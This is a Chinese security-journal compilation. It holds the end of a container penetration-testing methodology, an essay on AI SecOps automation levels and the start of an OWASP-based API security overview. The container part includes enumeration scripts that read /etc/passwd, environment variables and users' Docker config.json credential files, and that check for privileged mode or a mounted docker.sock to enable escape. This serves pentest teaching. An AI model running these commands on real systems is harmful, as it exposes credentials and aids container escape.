问题：当前环境内的进程数是否少于 5 个？

操作：执行 `ps aux` 查看。

问题：PID 为“1”的进程是否是常规 `init` 进程（如 `systemd` 或 `init`）？

操作：执行 `ps -p1` 查看 PID 为“1”的进程。

问题：当前环境是否缺少常见库或工具？

操作：执行 `which xxx` 来查看常用工具是否存在。例如，执行 `which sudo` 来查看 `sudo` 是否存在。

针对以上问题，笔者整理出一份自动化测试脚本如下：

```
#!/bin/bash
DOCKER_ENV_FILE=/.dockerenv
DOCKER=docker
DOCKER_CGROUP=/proc/1/cgroup
ls -al $DOCKER_ENV_FILE
grep "$DOCKER" $DOCKER_CGROUP
ps aux
ps -p1
which sudo
which apt
which vi
which ping
which ssh
```

5.2 从容器内发起测试

问题：当前用户是？

► 攻防对抗

操作：执行 id 查看当前用户和用户组。

问题：当前环境中存在哪些用户？

操作：读取 /etc/passwd 数据，如 cat /etc/passwd。

问题：容器操作系统是？

操作：读取 /etc/os-release 数据，获得操作系统相关信息。

问题：有哪些进程在容器内运行？

操作：执行 ps aux 查看。

问题：宿主机内核版本是？

操作：执行 uname -a 查看。

问题：容器内进程具有哪些权限（capabilities）？

操作：执行 grep CapEff /proc/self/status 获得权限值，在其他系统上执行 capsh --decode=value 将前面获得的值解析为具体权限，例如：

```
root@JD:~# docker exec test grep CapEff /proc/self/status
CapEff: 00000000a80425fb
root@JD:~# capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_
_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,c
ap_mknod,cap_audit_write,cap_setfcap
```

问题：当前容器是否运行在特权模式？

操作：如果上一步中得到的权限值为 0000003fffffffff，那么容器就运行在特权模式，我们就能够进行容器逃逸。

问题：容器挂载了哪些卷？

操作：读取 /proc/mounts 数据，查看卷挂载情况。

问题：环境变量中是否存储了敏感信息？

操作：执行 env 命令，列举所有环境变量。

问题：容器内是否挂载了 Docker Socket？

操作：检查 /proc/mounts 是否包含 docker.sock 或类似文件。

通常 /run/docker.sock 或 /var/run/docker.sock 会是挂载点。如果发现挂载，我们就能够进行容器逃逸。

问题：哪些主机是当前环境下网络可达的？

操作：有条件的话应该使用 nmap 进行探测。还可以先读取 /etc/hosts 查看容器的 IP 地址，例如：

```
root@JD:~# docker exec test cat /etc/hosts
127.0.0.1      localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
172.17.0.2     201c7c847535
```

针对以上问题，笔者整理出一份自动化测试脚本如下：

```
#!/bin/bash

id

cat /etc/passwd

cat /etc/os-release

ps aux

uname -a

grep CapEff /proc/self/status

CAP=`grep CapEff /proc/self/status | cut -f 2`

if [ "$CAP" = "0000003fffffffff" ]; then

    echo -e "Container is privileged."

else
```

```
echo -e "Container is not privileged."

fi

cat /proc/mounts

env

cat /proc/mounts | grep docker.sock

cat /etc/hosts
```

5.3 从运行 Docker 守护进程的宿主机上发起测试

问题：Docker 版本是多少？

操作：执行 docker --version 查看。我们可以据此判断一些已知漏洞是否存在。

问题：哪些 CIS 条目没有被正确地配置？

操作：运行 Docker Bench for Security 项目^[2]来快速发现安全缺陷。笔者在本地环境下的部分测试结果如下图所示：

```
* docker-bench-security git:(master) sudo ./docker-bench-security.sh 2>/dev/null | grep '\[WARN\]'
[WARN] 1.2.1 - Ensure a separate partition for containers has been created
[WARN] 1.2.3 - Ensure auditing is configured for the Docker daemon
[WARN] 1.2.4 - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.2.5 - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.2.6 - Ensure auditing is configured for Docker files and directories - docker.service
[WARN] 1.2.7 - Ensure auditing is configured for Docker files and directories - docker.socket
[WARN] 1.2.8 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[WARN] 1.2.11 - Ensure auditing is configured for Docker files and directories - /usr/bin/containerd
[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge
[WARN] 2.8 - Enable user namespace support
[WARN] 2.11 - Ensure that authorization for Docker client commands is enabled
[WARN] 2.12 - Ensure centralized and remote logging is configured
[WARN] 2.13 - Ensure live restore is Enabled
[WARN] 2.14 - Ensure Userland Proxy is Disabled
[WARN] 2.17 - Ensure containers are restricted from acquiring new privileges
[WARN] 4.1 - Ensure a user for the container has been created
[WARN] * Running as root: test
[WARN] 4.5 - Ensure Content trust for Docker is Enabled
```

问题：哪些用户被允许与 Docker Socket 交互？

操作：执行 ls -l /var/run/docker.sock 来查看 /var/run/docker.sock 所属用户和用户组，以及哪些用户对其有读写权限。

问题：哪些用户在 docker 用户组中？

操作：执行 grep docker /etc/group 查看。

问题：Docker 客户端工具是否设置了 setuid 标志位？

操作：执行 ls -l \$(which docker) 查看。

问题：当前宿主主机上有哪些可用镜像？

操作：执行 docker images -a 查看。

问题：当前宿主主机上有哪些容器？

操作：执行 docker ps -a 查看。

问题：Docker 守护进程是如何启动的（带了哪些参数）？

操作：读取配置文件，如 /usr/lib/systemd/system/docker.service 和 /etc/docker/daemon.json 来查看。

问题：当前宿主主机上是否存在一些 docker-compose.yaml 文件？

操作：执行 find / -name “docker-compose.*” 查看。

问题：当前宿主主机上是否存在 .docker/config.json 文件？

操作：执行 cat /home/*/.docker/config.json 来读取所有可能存在的 .docker/config.json 文件。

问题：iptables 规则集是否同时为宿主主机和容器设置？

操作：执行 iptables -vnL 或 iptables -t filter -vnL 查看。

针对以上问题，笔者整理出一份自动化测试脚本如下：

```
#!/bin/bash

ls -l /var/run/docker.sock

grep docker /etc/group

ls -l $(which docker)

docker images -a

docker ps -a
```

```
cat /usr/lib/systemd/system/docker.service
cat /etc/systemd/system/docker.service
cat /etc/docker/daemon.json
find / -name "docker-compose.*"
cat /home/*/.docker/config.json
iptables -t filter -vnl
```

6. 结语

该论文尝试给出一个可行的针对容器环境的渗透测试流程。

该作者在其论文中提出“错误配置可能比安全漏洞更容易存在”的观点，是我们在实践中经常会有的体会。例如，渗透测试过程中常常涉及权限提升。有时候，勤快的管理委员会第一时间对系统打补丁，消除安全漏洞；又或者，针对具体系统环境计算好偏移量编写出一个能用的 Exploit 过于复杂。与此形成鲜明对比的是，只要能够在系统中找到一处权限配置不当的地方，就能够使用非常简洁的手段完成权限提升。从防守视角来看，错误配置更难完全消除，尤其是在各种机制错综复杂的系统中。

笔者在开篇提到，当前的容器安全攻防资料更多是碎片化的，缺乏系统性的资料积累，这一点与容器及云原生相关技术的飞速发展并不相适应。该论文对此提供了一个不错的视角和范例，尽管它在技术深度和广度上都还有很大提升空间。

结合经验可以发现，针对容器环境的渗透测试既存在与传统环境下的渗透测试相一致的地方，又存在明显的不同。相同之处在于：向上，承载的应用并没有发生变化，因此应用层攻防还是原来的积

累；向下，容器作为进程运行在传统操作系统上，权限控制和文件系统等也几乎没有变化，因此系统攻防原来的积累依然有效。不同之处在于容器这种轻量虚拟化所依赖的隔离特性，以及诸多为增强隔离特性新施加的安全机制。与此同时，这种隔离有时并没有想象中的那么牢固，容易被打破，这些现状给攻防两端带来了新的机遇和挑战。

无论是系统化分析研究也好黑白灰盒测试也罢，我们希望能够让云计算世界变得更加安全，尤其是在越来越多的重要生产业务被放在容器云端之前。

参考文献

[1] A Methodology for Penetration Testing Docker Systems.

[2] Github: docker/docker-bench-security.

[3] Containers’ Security: Issues, Challenges, and Road Ahead.

[4] shocker: docker PoC VMM-container breakout.

[5] Linux Programmer’s Manual: capabilities.

[6] Well, That Escalated Quickly! How Abusing Docker API Led to Remote Code Execution, Same Origin Bypass and Persistence in The Hypervisor via Shadow Containers.

[7] 针对 Docker 容器网络的 ARP 欺骗与中间人攻击 .

[8] Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release agent feature.

[9] Understanding Docker container escapes.

[10] CGROUPS.

AI SecOps: 打造可信任安全智能

绿盟科技 创新中心&天枢实验室 张润滋

随着数据的积累，算力的提升，人工智能技术的演进，语音、图像、文本处理等应用场景自动化程度大幅提升，我们得以看到安全能力向着更高水平的自动化演进的曙光。技术平台的自动化、智能化水平，也逐渐成为网络安全攻防双方角力的重点。学术界和工业界纷纷尝试将基于人工智能技术的安全分析方法，包括深度学习、机器学习、知识图谱等人工智能技术，逐渐应用到恶意软件检测、入侵检测、欺诈检测、行为分析等安全业务和应用中。不过，几轮炒作和试错下来，火热的期盼逐渐归于平静。安全技术发展归于辛苦的爬坡过程。实践上的不尽如人意倒逼参与者思考，到底什么样的智能化方案才能够与安全场景契合？安全智能如何才能赢得人的信任，融入自动化的浪潮中？

本文从实践经验出发，总结了 AI SecOps（智能安全运营）的技术内涵、指标层次及能力分级，进而介绍 AI SecOps 技术发展中的关键趋势——打造可信任的安全智能。

1. AI SecOps 技术实践总结

1.1 AI SecOps 技术内涵

“人工智能 + 安全”的技术融合给行业带来了新的期盼。无论是安全的 AI 还是 AI 的安全应用，都已成为学术、工业跨界的热点话题。AI 技术在诸多单点安全技术和指定场景中，如恶意软件分类、恶意流量识别、入侵检测等，呈现出不错的效果。随着 SIEM、SOAR 等关键技术的产业化，安全能力不再停留在堆砌设备的阶段，数据、技术、流程与人员的“接口”被打通，安全运营逐渐得到行业各方的一致关注。而自动化安全运营，特别是基于 AI 技术的智能化方案，为未来描绘了美好的蓝图。

AI SecOps（智能安全运营）技术正是安全运营与人工智能技术的碰撞，也是安全技术的重要发展方向之一。近年来，Splunk、Broadcom 等网络和安全巨头都在重点布局 AI SecOps 技术。

AI SecOps 可覆盖很大的技术范畴，笔者从安全运营与 AI 技术融合的角度出发，将 AI SecOps 技术的内涵概括如下：AI SecOps 技术是以安全运营目标为导向，以人、流程、技术与数据的融合为基础，面向预防、检测、响应、预测、恢复等网络安全风险控制、攻防对抗的关键环节，构建具有高自动化水平的可信任安全智能，以辅助甚至代替人提供各类安全运营服务的能力。

网络安全运营（SecOps）是一个面向业务目标、安全目标的结果导向性场景，技术能力只是网络安全运营成败的关键要素之一，而不是全部。人、技术、流程这三个要素，已成为安全运营中被广泛认可的“铁三角”。AI SecOps 在 SecOps 的基础上，更强调利用技术实现“数据”的利用与流动，挖掘融合不同层次中数据的价值，最终提供各任务层次的决策支持。




图 1 AI SecOps 关键要素

值得注意的是，与 AI SecOps 技术类似的 AIOps 技术早已被广泛的关注与研究^[1]，有兴趣的读者可以深入了解。AIOps 的研究与落地可为 AI SecOps 技术的发展提供宝贵的经验，但由于安全运营场景的特殊性，在数据、技术、交互等多层次限制了 AIOps 向网络安全任务的“搬运”工作，SecOps 的智能化任重而道远。

1.2 AI SecOps 指标层次

脱离实际的场景与任务目标很难谈技术的成败。许多 AI 技术的失败案例，往往是“拿来主义”的技术堆叠加上牵强的数据拟合，高指标的模型算法在落地时坠下神坛，原形毕露。面向不同的运营目标、不同的安全场景（如企业内网、工业互联网、云计算等）、不同的考核对象等，需要设计不同层次的安全运营指标化体系，以指导人、流程与技术的持续优化迭代。

AI SecOps 技术的指标层次如图 2 所示。概括来说，AI SecOps 需要在上层指标的指导下，建立数据指标与分析指标，以评估数据利用、技术实现的有效性。安全运营团队的终极目标应服从于运营主体（政企部门等）的发展愿景，如企业的商业目标、机构的正常运转等。这些愿景需要 IT 系统的安全稳定运行、服务的持续提供、数据资产的安全性等来支撑。基于该愿景目标，指定对应的运营指标，包括威胁检测与处置相关的 MTDD（Mean Time To Detect）、MTTR（Mean Time To Respond）、有效告警、事件数目、威胁事件、脆弱性影响终端数目等。

回归到技术实现，指标构建需关注数据与分析两个层面。在数据层面，包括数据覆盖率、多样性、规范化及数据间的交互性等指标；在分析层面，需要从场景覆盖率、TopN 准确率、误报率、可

解释性等多方面进行评估，以刻画技术实现能力的各个维度。




图 2 AI SecOps 指标层次

在此，笔者只粗略地划分了指标体系的层次，列举了不同层次中的一些关键指标。值得注意的是，在层次化指标设计的基础上，需要精细化设计指标的依赖性关系与数值化度量，以促进指标体系的有效运转。

1.3 AI SecOps 能力分级

安全行业不断尝试各种基于 AI 技术的安全应用，如自然语言处理技术、图像处理技术、图分析技术等，将它们改良后嫁接到安全场景中。当前，我们愈发需要统一的视图，透过宣传炒作审视 AI SecOps 技术的发展水平与阶段。在统一的语义下进行技术能力分级，从横、纵向定位自身技术的发展层次。

从环境特性（动态不确定性）、问题特性（开放的搜索空间）、数据特性（多源异构数据融合）、交互特性（深度持续人机环境互

动)、目标特性 (需解决关键决策问题) 等维度来看, AISecOps 技术体系与自动驾驶、现代化攻防作战等场景最为契合。因此, 笔者参考自动驾驶技术^[2], 对 AISecOps 技术的自动化能力水平进行了初步的分级, 如图 3 所示。




图 3 AISecOps 自动化能力分级

按照安全运营关键任务的自动化程度, 笔者将 AISecOps 技术的自动化水平划分为 L0~L5 六个层次, 对应无自动化到完全自动化。同时, 针对安全运营技术中的关键环节, 按照人工智能的经典范式“感知—认知—决策—行动”进行概念划分 (基本对应经典作战决策 OODA 循环模型的“观测—调整—决策—执行”体系)。其中感知层执行识别 (如各类实体识别与分类) 和检测 (如威胁检测) 任务, 认知层执行关联 (如多源数据集成分析等)、溯源 (如回溯攻击路径) 和预测 (如预判攻击行为) 任务, 决策层执行评估 (如风险综合评估) 和制定 (如策略、方案生成) 任务, 行动层执行响应 (如部署策略) 和修复 (如系统恢复) 任务。每个任务层次的有效性依赖于上一次层次的成熟度。

下面是 AISecOps 自动化能力的不同级别概述:

L0 (无自动化): 安全运营的所有任务都由安全运营人员完成。尽管 AI 等分析技术能够提供一定层级的识别和检测能力, 但该层次下的识别与检测不对任何安全运营任务负责, 属于较高级别的数据采集能力。

L1 (运营辅助): 面向安全运营的运营指标, 自动化运营系统开始有针对性地参与环境感知、信息加工认知及风险评估等部分子任务。在该自动化层级下, 系统例行数据分析的辅助功能, 不参与任何自动化行动子任务。

L2 (部分自动化): 针对部分单一环境场景, 自动化运营系统参与感知、认知、决策、行动的全流程子任务, 与运营人员进行持续数据、知识交互。

L3 (有条件自动化): 针对所有任务场景, 自动化运营系统完成包括行动子任务在内的所有子任务, 但在必要阶段需安全运营人员提供应答与系统接管。

L4 (高度自动化): 在限定的复杂场景下, 自动化运营系统按照预定的运营指标完全自动化执行, 无需安全运营人员介入。

L5 (完全自动化): 在所有复杂场景下, 自动化运营系统按照预定的运营指标完全自动化执行, 无需安全运营人员介入。

SOAR 技术的落地, 似乎猛然提升了安全运营等安全任务的自动化水平。实际上, SOAR 技术只提供了数据、流程、技术集成的框架与接口, 是 AISecOps 技术实现运营自动化过程中的架构基础实现。运营自动化实现的要义仍然是对“数据—信息—知识”层次化的分析与挖掘, 以应对动态不确定性的网络空间环境与高交互的攻防对抗过程。因此, 唯有夯实网络空间数据的多层级任务能力基

础，才能避免搭建安全任务自动化的“空中楼阁”。

2. AI SecOps 技术趋势

上文从内涵（是什么）、指标层次（如何评估）、能力分级（实现层次）三个方面，概括总结了 AI SecOps 技术实践中的思考，目的在于还原现有技术方案的庐山真面目，不囿于技术泡沫造成的困惑。实际上，在安全运营的智能化技术领域中，虽然多个单点技术水平已经在更高层次上有所突破，但整体仍处于 L1~L2 级别的技术发展阶段。同时，收集到的数据、构建的模型、优化的算法及搭建的系统，在特定场景下还未能有效符合安全运营的指标导向性需求，更不要说跨场景、自适应的更高层级的运营自动化能力了。因此，笔者从实践经验出发，继续探讨如何构建“可信任安全智能”，以迈向更高层级的自动化安全运营技术方案。

2.1 安全智能技术的信任危机

“信任”一直以来都是安全技术的中心词之一。任何可靠的、可控的、自动化的、安全的技术方案，都离不开信任体系的建立。近年来的热点“零信任”强调面向身份的信任机制，“可信计算”尝试软硬一体地构建完整的信任平台，区块链通过分布式的账本系统解决陌生信任问题。安全应用的智能化、自动化进程中，技术的可信任特性不是原生的。无论是安全运营还是安全研究，从业者或多或少都会对新技术引入带来的新机会及挑战有所感受。

以深度学习为代表的各类检测系统为例，模型应用过程中，首先要面对的是在复杂、开放网络环境中数据准确性的下降。而由于复杂模型的不可解释性，使用者仍需再次调查原始数据以进行结果确认。

此外，所使用的模型是否会被对抗样本攻击、被窃取信息等也是令人担忧的点。从最初期待使用高性能算法去解放人工分析的生产力，到最终还是感叹专家规则和黑白名单靠谱，这让人们对安全智能化逐渐失去信心，甚至产生信任危机。




图 4 对机器学习的技术认知与期望

罗马非一日建成，AI SecOps 技术能力的构建也不是简单复制其他业务经验就能一蹴而就的。实际上，当今最火热、最成熟、应用场景较为广泛的人工智能技术，应用深度仍略显不足。类似智能语音服务、图像识别这类服务，是典型的智能化场景，却也只限制于较低层次的感知层面的任务。在任何需要决策的关键场景，如军事、金融、医疗、自动驾驶、法律判决等，当前的人工智能技术还难以胜任。无疑，这与高度的任务自动化仍相距甚远。网络安全运营正是此类场景之一。可以说，当前智能化技术本身还不成熟，难以赢得人的信任，成为限制其在许多场景下深入应用的关键瓶颈^[3]。

2.2 构建可信任安全智能

无论如何，打造更可信的人工智能，弥补人在处理海量数据过程中的先天不足，打造可信的智能“战友”，始终是人们的终极

追求。人工智能技术在网络安全中的应用,一方面可以“直接拿来”,应用到网络安全数据分析的非核心场景和流程上,辅助安全工作。例如,使用自然语言处理技术分析威胁情报、构建专家系统的对话机器人;使用成熟的图像处理技术检测恶意图片、视频,等等。另一方面,需要“优化打造”,构建针对威胁检测、评估、关联、响应等阶段的核心安全智能。从构建技术信任的角度,以提升关键安全能力自动化水平为目标,可信任的安全智能体须具备以下核心技术要素(见图5):环境自适应、输出可解释、持续学习,以及面向可审计的安全合规、符合道德约束、支持隐私保护等。




图5 智能体可信任的技术要素

- (1) 环境自适应:指的是针对动态网络全数据的分析性能,如分类准确率、异常的检出率、误报率等,唯有自适应才能保证任务执行的结果的稳定性,真实有效地弥补人处理能力的不足。
- (2) 输出可解释:指的是要求智能体的结果可解释,能够以人可理解的方式输出决策依据,才能建立人与机器的“沟通”闭环。
- (3) 持续学习:建立在可解释的基础上,通过人机协同的数据、信息和知识闭环,模型能够根据人、环境、自身特性进行持续优化。
- (4) 安全智能本身应保证鲁棒性和安全性,能够抵抗针对算法、

模型、系统的攻击,保证在安全攻防中的安全性与可用性,同时需提供可审计的接口,满足合法合规性,符合人类所要求的尺度限制与规范。

以上四个技术要素,互为补充又相互依赖,需要在设计之初充分考虑。正如人们更倾向选择能力强、善于沟通、抗压能力强、高尚守法的人作为战友,具备以上技术要素的机器智能更能够获取人的信任,并胜任高级别的安全运营自动化任务。

3. 结语

人工智能技术与网络安全技术的碰撞与融合,将改善安全行业劳动密集的现状,加快安全能力更全面、更深入的自动化。在这个过程中,安全行业的智能化探索不能止于亦步亦趋,做其他智能应用场景的跟随者、方法的搬运工。AI SecOps 技术中所对应的关键科学问题、安全自动化实际场景中所面临的挑战,需要人工智能技术研究工作的支持。现阶段,我们需要从构建可信任的安全智能出发,研究自适应、可解释、持续学习、安全、满足道德和法规约束的数据挖掘技术方案,以促进网络安全运营自动化的发展。

以上是笔者在探索 AI SecOps 技术应用落地过程中的一些思考,不成熟之处请各位读者不吝赐教,共同探讨 AI SecOps 技术的落地。

参考文献

[1]《Market Guide for AIOps Platforms》.



[2]《SAE (J3016) Automation Levels》.

[3] Floridi, L. Establishing the rules for building trustworthy AI. Nat Mach Intell 1, 261–262 (2019). <https://doi.org/10.1038/s42256-019-0055-y>.

API安全能力建设浅谈

绿盟科技 IIS产品管理部 钟施仪

API 在互联网中的应用越来越广泛。如图 Akamai 统计数据显示，2014 年 API 调用量占据了 46% 的网络点击量，而到 2018 年，该比例已达到了 83%，可见 API 应用正迅速增长。此外，API 调用者的身份也发生了很大的变化。2019 年，仅有 1/3 的 API 调用来自我们熟悉的浏览器，其余 2/3 则来自手机、智能电视等智能终端。可以说，微服务概念的盛行，同时扩大了企业的攻击暴露面，带来了更加复杂的安全问题。



因为 API 处于传统网络安全防御体系的覆盖之外，所以并没有得到重视和针对性的保护，攻击者倾向于利用 API 或针对 API 发起攻击，且利用或针对 API 发起的攻击往往成本更低。比如将客户已暴露但不自知的 API 作为后门，盗取 / 篡改数据，或对 API 服务发起 DDoS 攻击。

广泛的应用和严峻的威胁态势，这是安全厂商开始关注、讨论 API 安全防护思路的原因所在。

1. API 安全的十大挑战

日益复杂的 API 应用带来了诸多 API 安全挑战，一方面需要对庞杂的 API 资产进行全生命周期的有效、统一的管理；另一方面需要完善针对 API 的安全防护措施。

API 的安全管理并不是轻而易举之事，即使是 Facebook 这样的大型互联网公司，也多次爆出 API 安全问题。2018 年 10 月，Facebook 因 API 漏洞，使得 5000 多万条用户信息被公开；2019 年 12 月，Facebook 又因 API 安全漏洞，使黑客在访问受限的情况下也能访问用户的 ID 和电话号码，从而导致 2.67 亿个用户的隐私数据被非法售卖。

OWASP 作为一个开源的、非营利的，致力于应用软件的安全研究全球性安全组织，在 2019 年 API 安全 TOP 10 项目中，公布了十大 API 安全风险：

1.1 无效的对象级授权

用户使用 OAuth2.0 等协议对 API 进行身份验证，用户可以使用对象 ID 来调用 API 获取数据。未经过授权，可以任意存取其他 ID 身份的资料，造成这种情况的原因，通常是后台权限控管出了问题。

1.2 受损的用户身份验证

攻击者可以破坏身份令牌或利用漏洞来获取用户 ID。受损的认证客户端 / 用户身份的能力会大幅降低 API 安全性。

1.3 数据泄露

为了使 API 更具通用性，开发人员倾向于公开所有的对象属性，

不去考虑数据敏感度的不同，而是依靠客户端执行数据过滤，然后再将其显示给用户。

1.4 缺乏资源和速率限制

API 通常不会对客户端 / 用户可以请求的资源大小或数量做任何限制。这不仅会影响 API 服务器的性能，还有可能遭受 DDoS 攻击，而且存在被暴力破解的风险。

1.5 无效的功能级别授权

针对不同组织、角色的访问控制策略，以及管理功能和常规功能之间的不区分，往往会导致授权问题，产生越权访问风险。

1.6 批量配置不当

API 自动将 Client 传来的参数转换成 object 参数，但未做适当的过滤，容易导致权限、资料被篡改。

1.7 错误的安全配置

安全配置错误通常是由于采用不安全的默认配置、开放的云存储、错误配置的 HTTP 标头、未使用 TLS 等导致的。

1.8 注入攻击

利用 SQL、NoSQL、LDAP、OS、XML、ORM 等方式注入恶意指令进行攻击，取得访问资料库数据的命令或授权。

1.9 资产管理不当

DevOps、云端化、容器化应用让多重部署变得更容易，但在更新过程中，为使后续设计具有兼容性，往往旧版的 API 也能运行；

一旦旧版本或测试版维护不当，攻击者就会以旧版本 API 作为入侵点。

1.10 日志和监控不足

日志和监视的不足，再加上事件响应的缺失，使攻击者可以进一步攻击更多系统，以篡改、提取或破坏数据。大多数违规研究表明，攻击者从潜伏到发动攻击，平均长达 200 天。

从 OWASP 公布的 TOP 10 API 安全风险中可以看出，API 安全风险是全方位的，从传输层到应用层攻击，从资产管理不当到数据泄露。要规避以上 API 安全风险，同样需要全方位地提升 API 资产管理能力和安全防护能力。

业界面向企业的 API 安全解决方案，主要思路仍是以网关形态的产品为核心。通过整合传输层加密、API 资产全生命周期的管理、最小化授权、应用和用户身份认证、黑白名单的访问控制、全面监控与日志记录等通用能力，并在此基础上，增加针对 API 攻击的防护能力，及时发现和阻止 API 的滥用、数据泄露、重放攻击等。

2. API 安全能力建设的基础与趋势

2.1 基础面：API 威胁防护和 API 访问控制

API Security Consists of API Protection and API Access Control

	API Threat Protection	API Access Control
Key functionality	Content validation, threat detection, traffic throttling	Authentication, authorization, identity propagation
Key technologies used	Attack signature, reputation-based control, anomaly detection, OAS message validation	OAuth 2.0, OpenID Connect, JSON Web Tokens
Product categories	Web application firewalls, API management, application delivery controllers	API management, access management software, IDaaS.

如上图所示，Gartner 将 API 安全能力分为两大方面：API 威胁防护和 API 访问控制。API 威胁防护需要检测和防护针对 API 的攻击，而 API 访问控制则意味着控制应用程序和用户访问哪些 API。通常 API 访问控制能力会在 API 网关产品上实现，API 威胁防护能力部分会被作为增值功能放在 API 网关产品上，更多地在 WAF 等应用层防护设备上实现。

API 网关除了安全能力外，更基本的定位是做反向代理和资产管理。第三方机构认为，API 网关至少应具备以下功能：API 请求路由、API 服务监控、日志输出和计费支持、配额管理和熔断 / 限速、API 控制平面。这几项功能保障了 API 安全网关的代理能力、流量监控能力、流量管理能力。

对于国内市场而言，计费支持、配额管理在国内市场暂时还不是刚需功能，这与国内大部分企业还没有发展 API 经济，API 调用没有被广泛作为一种创造营收的方式有关。而认证授权这样的访问控制能力在大部分 API 网关产品中都有配备，这与各行业规范标准要求有关。这些规范普遍强调 API 调用需要经过授权认证，以防范非法的 API 调用，减少相关数据泄露事件的发生。

2.2 进阶面：API 资产管理与防护智能化

除了上一部分提到的基础能力外，Gartner 总结了 18 项 API 安全网关的高级功能，如下图所示：



Gartner 给出了较全面的高级功能参考，而观察全球领先的 API 安全网关产品和初创明星 API 安全产品，可以归纳出目前两大 API 安全网关能力的发展方向。

2.2.1 更简易的 API 资产管理

API 安全建设的第一步也是最难的一步，就是梳理 API 资产。这一步容易出现疏漏，尤其是影子 IT 会留下 API 管理隐患。可以看到专注 API 管理能力的厂商，正在试图让这一过程更加自动化、简易化。

Data Theorem（重点发展 API 业务安全的某国外创新公司）提供两款产品，API Discover 和 API Inspect。Discover 能持续自动在客户公有云基础设施中发现新的 API、记录已知 API 的更改，以及这些 API 相关的其他云服务。Discover 产品还能让安全和运营团队发现 Shadow API，基于云的分析引擎不断扫描 Serverless 应用程序，一旦发现就会生成警报并通知安全团队。

